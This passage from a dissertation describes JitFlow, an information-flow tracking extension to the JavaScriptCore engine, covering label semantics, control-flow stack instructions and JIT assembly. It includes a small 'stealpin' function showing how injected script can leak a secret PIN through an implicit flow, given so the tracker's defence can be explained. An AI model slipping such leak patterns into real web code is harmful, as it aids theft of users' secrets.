At all times during program execution, a monotonically increasing list of security labels comprises the control flow stack. All of the operations that the information flow VM performs on the control flow stack either leave the relationship between successive labels unchanged, or elevates the labels at the top of the stack. Because all labels attached to values also incorporate the current program counter label, which lies at the top of the control flow stack, it remains important not to elevate the pc-label unless absolutely necessary. Otherwise, an overly-conservative pc-label leads to the creation of values with unnecessarily elevated security labels. This work therefore recognizes the monotonicity of the control flow stack as a primary source of label creep.

Austin and Flanagan [AF12] give an example of indirect information flow and compare the published mitigation strategies. Unfortunately, none of these solutions offers a silver bullet.

Two of the strategies [Zda02, AF10] degrade user experience by halting execution to prevent passive implicit flows. The third strategy [VNJ$^+$07] uses a conservative labeling that leads to label creep [SM03] in all but trivial cases.

5.5 Formal Semantics

Code and data originally tagged with different security principals (web domains) may interact during execution of a JavaScript program. The encoding of labels within the lattice supports tagging a single value indicating the principals that influenced its creation. For every operation, JitFlow inspects the labels of all inputs, including the current program counter. As described in Appendix B, it constructs a label representing the lattice join over all arguments and the current execution context. JitFlow then attaches the resulting label to the operation's output value. By including the label of the current program counter, JitFlow can track both kinds of explicit flows and active implicit flows.

Guha et al. [GSK10] reduce JavaScript to a succinct, small-step operational semantics that helps clarify FlowCore's tracking capabilities. I extend their notation to include security labels such that $x : l$ denotes an expression or value x with the label l and $l_1 \sqcup l_2$ represents the join (union) of principals represented by l_1 and l_2 respectively.

5.5.1 Labeling Data Flow

For all of the operations that it tracks (Appendix B), FlowCore labels the resulting value with a join over all of the labels on the input values. The addition of two numbers constitutes an explicit information flow, as shown in Equation 5.1

$$e_1 : l_1 + e_2 : l_2 \hookrightarrow v : l_1 \sqcup l_2 \tag{5.1}$$

Example

For a concrete example of a situation where two principals influence a single value (simplified to omit the current execution context), consider the code snippet:

```
pub += secret
```

Assume that the variable `secret` originates from domain `good.com` (`001`) and the variable `pub` originates from domain `evil.com` (`100`). To construct a label that represents this confluence, the JitFlow VM performs a label join operation (via bitwise or) to obtain the join of the domains `good.com` ⊔ `evil.com` (`001|100`). The updated variable `pub` then carries the resulting label (`101`).

5.5.2 Labeling Control Flow

Attackers can also generate implicit flows from confidential to public variables using the control-flow structures in JavaScript [GSK10, p. 135]. The label of a statement within a branch acquires all the principals of the predicate controlling the branch in addition to the principals affecting the expression. When the predicate evaluates to true, we have:

$$\textsf{\textbf{if}}\ (e_{true} : l_{pred})\ \{\ e_1 : l_1\ \}\ \textsf{\textbf{else}}\ \{\ e_2 : l_2\ \} \hookrightarrow e_1 : l_{pred} \sqcup l_1 \tag{5.2}$$

Since the tracking mechanism operates at runtime, it does not track passive implicit flows arising from control-flow branches that are not executed.

Loops act as a sequence of if-else branches, with each iteration dependant on a different predicate value during execution.

$$\begin{aligned}\textsf{\textbf{while}}\ (e_1 : l_1)\ \{\ e_2 : l_2\ \} \hookrightarrow e_2 : l_1 \sqcup l_2; \textsf{\textbf{if}}\ (e_1 : l_1)\ \{\ \textsf{\textbf{while}}\ (e_1 : l_1)\ \{\ e_2 : l_2\ \}\ \} \\ \textsf{\textbf{else}}\ \{\ \textsf{\textbf{undefined}} : \bot\ \}\end{aligned} \tag{5.3}$$

Just as the value of the loop predicate may change between iterations, so also can the attached label. However, the incorporation of the program counter as an implicit input to the loop predicate expression together with the absence of a declassification operation cause a monotonic increase on the label attached to the expression controlling the loop exit. Consequently, each iteration executes under a label at least as high as the iteration preceding it. Loop predicate expressions also act as a source of label creep.

Example

In JavaScript, loop induction variables declared with the `var` keyword reside in the function scope and remain accessible outside of the loop which they control. As shown in Listing 5.1, ordinary processing of an object within a loop can lead to undesired label upgrades.

Upon entry into the loop (line `10`), the VM pushes a label onto the control flow stack, marking the scope of the loop. EcmaScript [Ecm09] does not specify the iteration order over fields of an object, but most JavaScript engines, including JavaScriptCore, sort by order of definition. Assuming that `myPerson` has been given a password, it will be the 2nd field processed. Line `5` defines the `pass` field inside of an if-else branch covered by a secret label, making both the field and the value secret. During the 2nd iteration, the loop

```
myPerson = Object()
myPerson.name = 'Joe␣Researcher'
if (password) {
  # secret password will make 'pass' field and value secret
  myPerson.pass = 'secret'
}
myPerson.age = 23
myPerson.major = 'Computer␣Science'

for (var field in myPerson) {
    myPerson[field] = //process myPerson[field]
}
```

Listing 5.1: Iterating over the heterogeneously labeled fields of an object.

control variable, `field` upgrades to secret as a result of holding the secret value `pass`. As a result of the upgrade, all subsequent iterations occur under the secret label, causing fields `age` (3rd iteration) and `major` (4th iteration) to upgrade as well. Assuming that each iteration remains logically independent, the upgrade of the loop control condition (2nd iteration) contributes to label creep on the values assigned in the loop body (later iterations).

5.6 Browser Integration

Solely tracking the flow of information within the JavaScript engine only provides limited security against data theft attacks. The Document Object Model (DOM), for example, provides an interface that allows JavaScript in a web page to reference and modify HTML elements as if they were JavaScript objects. Attacker-supplied JavaScript code can use the DOM as a communication channel for stealing information present in a web page. JitFlow prevents such data theft attempts by labeling DOM objects based on the origin of their elements and attributes. Kerschbaumer et. al. [KHL+13] describes interaction of browser subsystems with the JS-engine.

Chapter 6

Implementation Details

Host applications that support an embedded programming language, typically do so to increase end-user functionality. For example, a web browser supports JavaScript to enable more interactive pages. At the time developers introduce the ability to program their application, focus usually rests on extending existing functionality rather than any security implications raised by the ability to run user provided programs. Side-effects of this prioritization can be seen in today's web ecosystem.

Because of an early and rapid rise in electronic commerce, web browsers now often manipulate, process, and relay sensitive information, including personal financial data. A browser's support for JavaScript means that it remains possible for malicious code to steal the valuable information stored by the browser. Recall that web browser architecture lacks (and sometimes impedes) important security properties (Chapter 1). This state of affairs makes web sites a prime target for injected code attacks. Consequently, the combination of historically poor security practices and the popularity of the web makes web browsers an ideal case study for retrofitting security into embedded language platforms.

Rather than fret over distinguishing between legitimate and malicious code (or buggy legitimate code), JitFlow performs information tracking on all executed code. This approach catches all malicious behavior defined by some security policy, forcing conformance even on trusted code. JitFlow adds information flow tracking infrastructure to JavaScriptCore. The retrofitting of security into an established and mature VM occurs as four components: (1) the labeling of the data types (Chapter 5), (2) the instrumentation of instructions for managing runtime data structures such as the control flow stack (Section 5.3) and program counter label, (3) the implementation of JIT-complied versions of existing and new virtual machine instructions, (4) and the introduction of memory layout modifications to stack frames that support caching of the pc-label for fast retrieval and seamless switching between JIT-compiled code and the interpreter.

6.1 Control Flow Instructions

The introduction of new instructions for the maintenance of the control flow stack permits a far easier JIT implementation of information flow. These instructions serve to decouple the concerns of computation from information flow tracking. Principally, they ensure that the control flow stack keeps alignment with the control flow structures of the program under execution. Second, they cache the pc-label in the stack frame, providing a fast and stable access point for all instructions, whether interpreted or JIT-compiled. Finally, other virtual machines, such as SpiderMonkey, can adopt the same technique.

6.1.1 The Necessity for New Instructions

Initial implementing attempts to manipulate the control flow stack by modifying the functionality of existing instructions met with several obstacles which motivate the introduction of new instructions for maintaining the control flow stack. These obstacles do not specifically affect only JavaScriptCore and SpiderMonkey, but originate from fall-through execution paths common to many languages. The technique of extending the instruction set generalizes to other dynamically typed language runtimes.

When examining the instruction stream, the merge point of an `if-then-else` construct has no special distinguishing feature. In some paths, a jump instruction targets the merge point, while in other paths execution arrives at the merge point via a fall-through. Additionally, the instruction present at the merge point could be any of the existing instructions implemented by the VM. Neither the instructions comprising the arrival path nor the instruction at the merge point itself can serve as a unique marker for identifying a merge point. Because no runtime mechanism can identify the merge point based solely on a single path's sequence of executed instructions, JitFlow instruments a `POPJ_CFLABEL` instruction at every merge point. Not only does this instruction serve as a marker which locates the merge point, but it also performs the appropriate action on the control flow stack.

A more subtle difficulty occurs at the beginning of conditional branch and loop structures. Primitive underlying compare-and-jump instructions serve to easily identify these these points. Examination of the target offset of the jump instruction can even distinguish loops from a conditional branch. Loops have a backward branch (negative offset) while all conditional branches point forward (positive offset). Naively, we thought it might be possible to modify the behavior of the compare-and-jump instructions to push a label onto the control flow stack. However, this approach produces an erroneous execution in loops: every iteration in a loop evaluates the conditional instruction, causing a push which breaks alignment of the control flow stack with respect to the execution history of program counter. To ensure that only one label push occurs at entry into a loop, JitFlow instruments a `DUP_CFLABEL` instruction in the loop header.

Given the introduction of two instructions for manipulating the control flow stack, the JitFlow framework can now reliably keep the 1-1 correspondence between labels on the stack and branches in control flow taken at runtime. However, the evaluation of a conditional instruction also implies an upgrade to a new security context. To satisfy this additional requirement, JITFLOW introduces the `JOIN_CFLABEL` instruction, which upgrades the label on the top of the control flow stack using the label conditional controlling the branch. Inserting this instruction between the computation of a conditional value and its use as a control flow branch allows both looping and branching constructs to compute the correct security context.

Treatment of return statements requires further analysis JITFLOW must take care to align the control flow stack height in the event that a return occurs inside a nested code block. A translation of the return into a three step process accomplishes this task. First, label the return value using the current top of the control flow stack (i.e. the pc-label) and cache the value in the stack frame. Second, instrument a `POPJ_CFLABEL` to restore the control flow stack height. Third, return the properly labeled value and tear-down the function. In a register machine, such as JavaScriptCore, the return instruction implementation can perform all three steps, by extending the return instruction opcode with an immediate value representing the control flow stack depth.

6.1.2 Control Flow Stack Instruction Details

The JavaScript VM first compiles each script into an instruction stream before beginning interpretation. JITFLOW modifies the parser to produce an instruction stream that differs only by the addition of control flow instructions which track and record control flow paths executed at runtime. During parsing, a static analysis provides the instruction emitter knowledge of nesting levels and control flow depth. This information determines the values of parameters which control the number of pushes, pops, or joins carried out by the control flow stack at runtime. To ensure that the parser performs instrumentation correctly, an abstract interpreter verifies, over all possible paths, a consistent control flow depth for each instruction in the stream. Using the instrumented instructions at runtime, JitFlow maintains a 1-1 correspondence between the number of labels on the control flow stack and the number of control flow branches taken during program execution.

```
function stealpin() {
  for (var i=0; i < 100000; ++i) {
    if (i == pin) break;
  }
  return i;
}
```

Listing 6.1: Hypothetical information leak of secret variable `pin`, using an active implicit information flow.

The code sample in Listing 6.1 contains control flow structures, such as a `for`-loop, `break` statement, and `return` statement which allows us to examine the placement of the control flow stack instructions in greater detail. An attacker manages to inject the `steal_pin` function, manufactured so that, at the end of execution, the local variable `i` contains the same value as the secret variable `pin`.

Despite the fact that other, more direct mechanisms can achieve this relationship, the example highlights lesser used control flow constructs, such as the `break` statement, and the impact these constructs have on maintaining the control flow stack height.

```
[00]   enter
[01]   dup_cflabel
[02]   mov             r0, Int32:  0 [FlowLabel Interpreter](@k0)
[05]   jmp             27(->32)
[07]   dup_cflabel
[08]   resolve_global  r1, pin(@id0)
[13]   eq              r1, r0, r1
[17]   join_cflabel    r1
[19]   jfalse          r1, 8(->27)
[22]   popj_cflabel    pop:1, join:2
[25]   jmp             16(->41)
[27]   popj_cflabel    pop:1, join:0
[30]   pre_inc         r0
[32]   less            r1, r0, Int32:  100000 [FlowLabel Interpreter](@k1)
[36]   join_cflabel    r1
[38]   loop_if_true    r1, -31(->7)
[41]   popj_cflabel    pop:1, join:0
[44]   ret             r0
```

Figure 6.1: JitFlow instruction stream representing the code snippet in Listing 6.1.

DUP_CFLABEL

Operation

Duplicate the top label of the control flow stack.

Control Flow Stack

. . . , label, ⇒ . . . , label, label

The DUP_CFLABEL instruction duplicates the top of the control flow stack. JitFlow places this instruction before every control flow branch. In many cases, this instruction pairs with a JOIN_CFLABEL instruction which then upgrades the top of the control flow stack after evaluating the boolean condition of the branch. In all cases, a corresponding POPJ_CFLABEL instruction later delineates the end of the secure region.

As shown in Figure 6.1, the loop header occurs after the loop body. A DUP_CFLABEL instruction at offset 01 occurs prior to evaluation of the loop initialization code. The presence of this instruction prepares the control flow stack for the secure region delineated by the loop. A corresponding `POPJ_CFLABEL` instruction at offset `41` occurs on a fallthrough out of the loop restoring the control flow stack height. A second secure region, delineated by the `if`-statement inside the loop, can be found with a `DUP_CFLABEL` instruction at offset `07` and its corresponding `POPJ_CFLABEL` instruction offset `27`.

`JOIN_CFLABEL`

Operation

Upgrade the label at the top of the control flow stack by performing a lattice join with the label of the topmost value of the operand stack.

Control Flow Stack

$\ldots, \text{label}_\text{a} \Rightarrow \ldots, \text{label}_\text{a} \sqcup \text{label}_\text{b}$

A `JOIN_CFLABEL` instruction supports upgrading the label of the program counter by joining the top of the control flow stack with the label of a given value.

This instruction proves necessary for supporting loop structures that continue or exit based on a boolean condition evaluated at runtime. Because the condition depends on a runtime evaluation, each iteration through the loop may carry a different security label.

JitFlow retains the successive joins of all iterations as it progresses through the loop. A side effect of this design means that the evaluation of last iteration in a `for-in` loop over an array might occur under a higher security label than the first iteration. For example, this situation occurs when the array consists of heterogeneously labeled fields. Although finding ways to prevent such joins remains worthy of further research, we speculate that doing so safely would require analysis proving non-interference between successive iterations.

In the running example (Figure 6.1), the `JOIN_CFLABEL` instruction at offset `36` takes care of upgrading the current execution context at each iteration of the `for`-loop. For the simple loop given in the example, upgrading the top of the control flow stack proves wasteful, because every iteration occurs under the same security context. JITFLOW does not currently perform a more extensive analysis that would help identify this situation and optimize the join away. Inside the `for`-loop, a `JOIN_CFLABEL` instruction at offset `17` upgrades the program counter based on the condition of the `if`-statement.

Note that incrementing the loop index variable (offset `30`) occurs outside the context of the inner `if`-statement. Even though we, as programmers, can see that the `break` statement enforces a dependence of the loop index variable on the secret variable `pin`. JITFLOW therefore contains another instruction which enables tracking this dependence over the `break` statement.

POPJ_CFLABEL

Operation

Pop p labels from the top of the control flow stack, then perform a lattice join on each of the next j labels on the control flow stack with the previous topmost label.

Control Flow Stack

$\ldots, \mathrm{label_i}, \mathrm{label_{i+1}} \ldots, \mathrm{label_{i+j}}, \mathrm{label_{i+j+1}}, \ldots, \mathrm{label_{i+j+p}}$

$\Rightarrow \ldots, \mathrm{label_i}, \mathrm{label_{i+1}} \sqcup \mathrm{label_{i+j+p}}, \ldots, \mathrm{label_{i+j}} \sqcup \mathrm{label_{i+j+p}}$

The `POPJ_CFLABEL` instruction carries two parameters: p, which specifies how many levels of control flow to pop, and j, which specifies how many further control flow levels that should be upgraded. When the interpreter encounters a `POPJ_CFLABEL` instruction, it first saves the current top of the control flow stack, then it pops p levels, and finally in-place joins j more levels using the previously saved top.

In its primary role, the POPJ_CFLABEL instruction marks the position of every control flow merge and serves to pop a label from the control flow stack. In the event that many control flow paths merge at the same point, the POPJ_CFLABEL instruction carries a parameter p, which indicates how may merges coincide. For example, this situation may occur during an early return from within a nested loop.

In the example shown in Listing 6.1, both the for-loop and the if-statement each require only a single label to be popped from the control flow stack. The POPJ_CFLABEL instruction at offset 41 marks the end of the for-loop and the POPJ_CFLABEL instruction at offset 27 marks the merge point of the if-statement. Both of these occurrences pop a single secure lexical region from the current control flow stack, restoring it to the height it had prior to entry of the control structure, according to the rules in Section 5.3.

The presence of the second argument, j, which gives a depth of how many further control flow scopes should be upgraded after popping, enables JITFLOW to correctly handle break and continue statements. These statements cause a divergence in control flow from within a nested scope out to a lexical outer scope. As shown in the example in Listing 6.1, the break statement enforces a equality of the secret variable, pin and the loop index variable, i. Having established this relationship, the malicious code can pilfer information via the variable i because JavaScript semantics cause loop index variables declared with the var keyword to be promoted to function-level scope. As a result, JITFLOW conservatively upgrades the entire function context via the joining operation incorporated into the POPJ_CFLABEL instruction.

When the nested break statement executes (Listing 6.1), the control flow stack contains three labels: one for the function, one for the for-loop, and one for the if-statement. As shown in Figure 6.1, prior to exiting the loop due to the break statement, a POPJ_CFLABEL instruction at offset 22 adjusts the control flow stack by popping the label of the if-statement (parameter p=1) and upgrades both the for loop and the current function scope (parameter j=2). The for-loop then exits and the interpreter pops one label from the control stack (offset 41), leaving only the label for the function scope left on the stack.

As noted previously, the inner if-statement does not directly influence the label attached to the loop index variable, i. Without upgrading this label, the return at line 5 of Listing 6.1 leaks the information of the secret variable pin. However, the POPJ_CFLABEL instruction at offset 22 upgrades the entire function context. So any operations taking place after the occurrence of the break statement execute under a label at least as secure as the scope in which the break resides. In particular, the ret instruction at offset 44 executes under the upgraded label. JITFLOW modifies the ret instruction to upgrade the label of the returned value by joining it with the label of the current execution context. This action tracks the information flow demonstrated by Listing 6.1.

6.2 Tracking Information Flow in the JIT

Whether an interpreter or JIT-compiled code performs information flow tracking, the implementation requires supporting data structures and other modifications to the runtime VM. This section presents the lower-level implementation which allows the JIT compiler to perform this tracking at substantially improved speeds. Each modification focuses on increasing the performance of the tracking engine to support runtime compilation of code in JITFLOW.

6.2.1 Label Encoding

When implementing information flow logic in the JIT compiler, native functions impose an additional design constraint. JavaScriptCore's JIT compiler interpreter require a unified representation that supports passing JSValues between native functions (implemented in C++) and JIT-compiled JavaScript functions. The *inline label* representation results in high performance, so JitFlow modifies the `JSValue` representation as detailed in Section 5.1.1. The label resides in bits 32–47 of integers, pointers, and immediates, while doubles remain implicitly labeled with the highest available label in the lattice.

6.2.2 Tracking Data Flow

JitFlow modifies JIT compiler in JavaScriptCore to track information flow in all binary operations: `add`, `sub`, `mul`, `div`, `mod`, `lshift`, `rshift`, `urshift`, `bitand`, `bitor`, and `bitxor`. Because JavaScript semantics allow for ad-hoc polymorphism, i.e., using the arithmetic add operator to perform both, numeric addition and string concatenation, the `add` operation supports multiple data types.

```
// to join the labels of RAX and RBX
// move the first value (including label) into scratch register
MOV R11, RAX
// then bitwise-or first value (including label) with second value
OR  R11, RBX

// to join the cached top of the label stack
// first load the cached top-label of the pc-stack into scratch register
MOV R12, [RSP+60h]
// then bitwise-or the top-label of the pc-stack with operand labels
OR  R11, R12

// mask out value bits, so only label bits remain in R11
// first load the label-bit-mask into scratch register
MOV R12, 0FFFF00000000h
// then bitwise-and label-bit-mask with accumulated label
AND R11, R12

// perform the 32-bit add operation
ADD EBX, EAX
// bitwise-or the result with the joined label
OR  RBX, R11
```

Listing 6.2: Label propagation for the numeric `add` instruction, with left and right integer operands in registers `RAX` and `RBX` respectively. Registers `R11` and `R12` serve as scratch registers for computing the labels encoded in bits 32–47.

Listing 6.2 illustrates how the JIT compiler performs label propagation, by providing a simplified portion of the assembly code emitted by the JIT compiler for integer addition. The binary operation has been split into three parts to give a precise description of each computation step:

Joining Operand Labels

As illustrated, `RAX` holds the left operand and `RBX` holds the right operand. Registers `R11` and `R12` serve as scratch registers for the label propagation calculation. Because the calculation of the addition and the propagation of the label must be kept separate, the code first copies the value of the left operand (including its label) into register `R11` (line `2`). Without masking out the label, JitFlow joins in the value (and label of) the right operand using a bitwise-or (line `3`). At this point, `R11` contains the join of the labels of both operands together with the bitwise-or of the values.

The label on the result of the addition must also include the label from the current context. Because the top of the control flow stack provides the security context to every binary operation, JitFlow caches it in the `JITStackFrame` (Section 6.2.4). Line 6 retrieves the label from the cache into register `R12`. The VM joins in this context label using another bitwise or, accumulating the result in register `R11` (line `7`).

Register `R11` now contains the final label that will be attached to the result of the addition. However, some non-label bits within the register remain non-zero as a result of using the operand values directly. Unfortunately, x86_64 architecture does not support 64 bit immediate operands for the bitwise and operator, so masking out the value bits requires two steps. First, JitFlow loads a label mask, which has only bits 32–47 set to one, into register `R12` (line `10`). Next, the mask and accumulated label undergo bitwise and, leaving only the label's bits active in register `R11` (line `11`).

Performing the Operation

After calculating the label, the JITFLOW performs the addition of the two operands (line `13`) with a 32 bit add instruction. For simplification, the example elides an overflow check that occurs immediately after the addition. In practice, this check makes use of the overflow and carry flags and transfers control to a slow path that coerces the input integers into doubles.


Assigning the Accumulated Label

Assuming the addition finished without overflow, the last step combines the accumulated label and the computed result value. JITFLOW does not have to mask out any active bits within the label field of the result value before the label assignment because of two observations. First, the addition operation operates on 32 bits and only affects the value portion, not the label field. Second, any active label bits in the result come from an input operand and form a strict subset of the active bits in the accumulated label (register `R11`). Together, these properties allow JITFLOW to use bitwise-or to apply a label to the result value in register RBX (line `15`).

6.2.3 Tracking Control Flow

At parse-time, JITFLOW instruments the control-flow stack instructions into the instruction stream and annotates the function with a maximum control-flow stack depth. When the function executes, JITFLOW pre-allocates space for the control flow stack as part of setting up stack frame.

As explained in Section 6.1, JavaScript complicates the context tracking issue by supporting labeled `break` and `continue` statements that cause early exit from arbitrarily nested inner loops. When a program performs one of these scope-jumping actions, all further operations carried out within the function become tagged with the label under which the break or continue occurred. JitFlow accomplishes this tracking with a stack of labels that follow the program counter and issuance of a POPJ_CFLABEL instruction that upgrades the function's entire control flow stack. To briefly illustrate this process, Figure 6.2 contains the instruction sequence for the stealpin function shown in Listing 6.1.



```
[00]    enter
[01]    dup_cflabel
[02]    mov           r0, Int32:  0 [FlowLabel Interpreter](@k0)
[05]    jmp           22(->27)
[07]    dup_cflabel
[08]    eq            r1, r0, r-8
[12]    join_cflabel  r1
[14]    jfalse        r1, 8(->22)
[17]    popj_cflabel  pop:1, join:2
[20]    jmp           16(->36)
[22]    popj_cflabel  pop:1, join:0
[25]    pre_inc       r0
[27]    less          r1, r0, Int32:  10000 [FlowLabel Interpreter](@k1)
[31]    join_cflabel  r1
[33]    loop_if_true  r1, -26(->7)
[36]    popj_cflabel  pop:1, join:0
[39]    ret           r0

Constants:
k0 = Int32:  0 [FlowLabel Interpreter]
k1 = Int32:  10000 [FlowLabel Interpreter]
```

Figure 6.2: Instruction sequence of the stealpin function in Listing 6.1.

Immediately after entry, the stealpin function contains a loop that begins with the DUP_CFLABEL instruction (offset 01) that pushes a new security scope for the loop body. JavaScriptCore places the condition at the end of the loop body, so the JOIN_CFLABEL instruction that upgrades the security scope corresponding to the loop belongs on offset 31. After evaluating the condition, the loop body begins at offset 07.

The loop body consists of an if-statement that acts as a nested security scope. This scope begins with a DUP_CFLABEL instruction (offset 07) and gets upgraded (offset 12) after evaluation of the conditional (offset 08). Should the condition fail, control flow branches to offset 22 which pops a label off the control flow stack indicating the end of the if-statement. When the condition succeeds, the body of the if executes the break statement. A POPJ_CFLABEL instruction (offset 17) precedes the jump (offset 20) that directs control flow out of the loop. This instruction causes JitFlow to pop the scope corresponding to the if-statement (argument pop:1) and to upgrade two levels below it (argument join:2), corresponding to the loop body and the function itself.

Regardless of the path through the loop, finishing with the normal exit or by following the break statement, the loop ends with a POPJ_CFLABEL instruction (offset 36) that restores the control flow stack to the level it had before loop entry.

6.2.4 Optimizing Control Flow Tracking in the JIT

The steps taken to increase JIT compiler performance for tracking control flow involved successive refinement. For example, JavaScriptCore's JIT compiler does not fully implement all of the bytecode instructions and often calls back into the interpreter to handle slow paths. At one stage during development, the JitFlow compiler implemented our the new control-flow instructions (Section 6.1) through a callback to C++. This stage of implementation naturally had a higher performance overhead than the final product.

JitFlow uses three techniques to enable fast tracking of control-flow influence:

1. *It pre-allocates memory for the control-flow stack*, just as an unmodified JavaScriptCore pre-allocates an array for the call-frame stack. Rather than allocating a small control-flow stack for each function frame, which negatively impacts runtime performance, each JavaScript function call now reserves space on a global control-flow stack for the

number of labels that it requires for worst-case nesting depth. Reservation of this space amounts to incrementing a stack pointer in the pre-allocated array, analogous to bump allocation in memory management.

2. *It caches the top label of the control-flow stack.* Ordinarily, the information-flow tracking VM finds the label of the current execution context by following a chain of references that starts at the `CallFrame` pointer in the current `StackFrame`, traverses through the control-flow stack pointer in the current `CallFrame` and finally ends at an offset from the base of the current control-flow stack. Because all data-flow operations also join in the current program counter label, JITFLOW caches the top of the control-flow stack in the `StackFrame` data structure so that it remains accessible through a fixed offset from the `StackFrame`. Figure 6.3 shows both the chain of references and the cache location.




Figure 6.3: Interaction of native `JITStackFrame`, `CallFrame`, and Control-flow stack.

JITFLOW updates this cache every time the top label of the control-flow stack changes. This update occurs at control-flow branches and joins and happens less frequently than the data-flow operations that access the top label.

Additionally, using such a caching mechanism allows JITFLOW to avoid expensive updates on top of the control-flow stack if the label of the predicate and the cached label remain identical. As previously mentioned, the instruction JOIN_CFLABEL upgrades the top of the control-flow stack by joining it with the label of the predicate value. To avoid such unnecessary updates, JitFlow emits compiled code that first checks the equality of the cached label in the JITStackFrame and the label of the predicate. If so, the runtime system skips the expensive task of following the pointers to update the top of the control-flow stack because it already holds the correct label.

3. *It implements the instructions that maintain the control-flow stack directly in assembly.* When the JIT compiler encounters one of the control-flow stack manipulation instructions (Section 6.1) it emits assembly code that performs the operation. Not only does this code access the control-flow stack through the appropriate reference path shown in Figure 6.3, but it also updates the cached top label when necessary. Cache updates only occur in the JOIN_CFLABEL and POPJ_CFLABEL instructions, because the DUP_CFLABEL instruction modifies stack height but does not change the label on top.

   Implementing the instructions that maintain the control-flow stack (DUP_CFLABEL , JOIN_CFLABEL , and POPJ_CFLABEL) in assembly code avoids expensive callbacks into C++ at runtime, allowing JitFlow to increase speed by not having to (i) save and restore registers when calling into C++ and (ii) perform the expensive trampoline jump to find the function entry point in C++.

Only by implementing all of these techniques could JitFlow achieve the low-overhead performance measured in Section 8.0.1

Chapter 7

First-Class Labels

The interpreter portion of JitFlow forms the foundation of an information-flow tracking web browser that tracks flow in the Document Object Model, named ConDOM [KHL$^+$12]. A modification of the ConDOM browser that randomly switches the information flow tracking capabilities on and off later formed a critical component of a system, called CrowdFlow [KHL$^+$13], that gathers attack statistics across a crowd of users.

Concordant with our attack model (Chapter 3), these systems also define an *information leak* as the communication of any information to a web origin that differs from the flow-tracked derivation of that information. Through automated browsing, ConDOM and CrowdFlow discovered a high number of false positives, where the web application sourced much of its material from Content Distribution Networks (CDNs) that have different domains than the page itself.

These observations indicate that JavaScript program authors have more knowledge about the information-flow security needs of the application they develop than any automated system can assess [HKB$^+$12, HKB$^+$13]. To combat label creep and preempt the ex-post suggestion of applying a policy that whitelists CDNs, JitFlow exposes some of the internal labeling operations through a first-class language feature. Using this API, the JavaScript programmer, armed with domain knowledge, gains the ability to tag specific, security sensitive, values within their application. By reducing the number of sources for labels, the developer can delay and mitigate the encroachment caused by label creep.

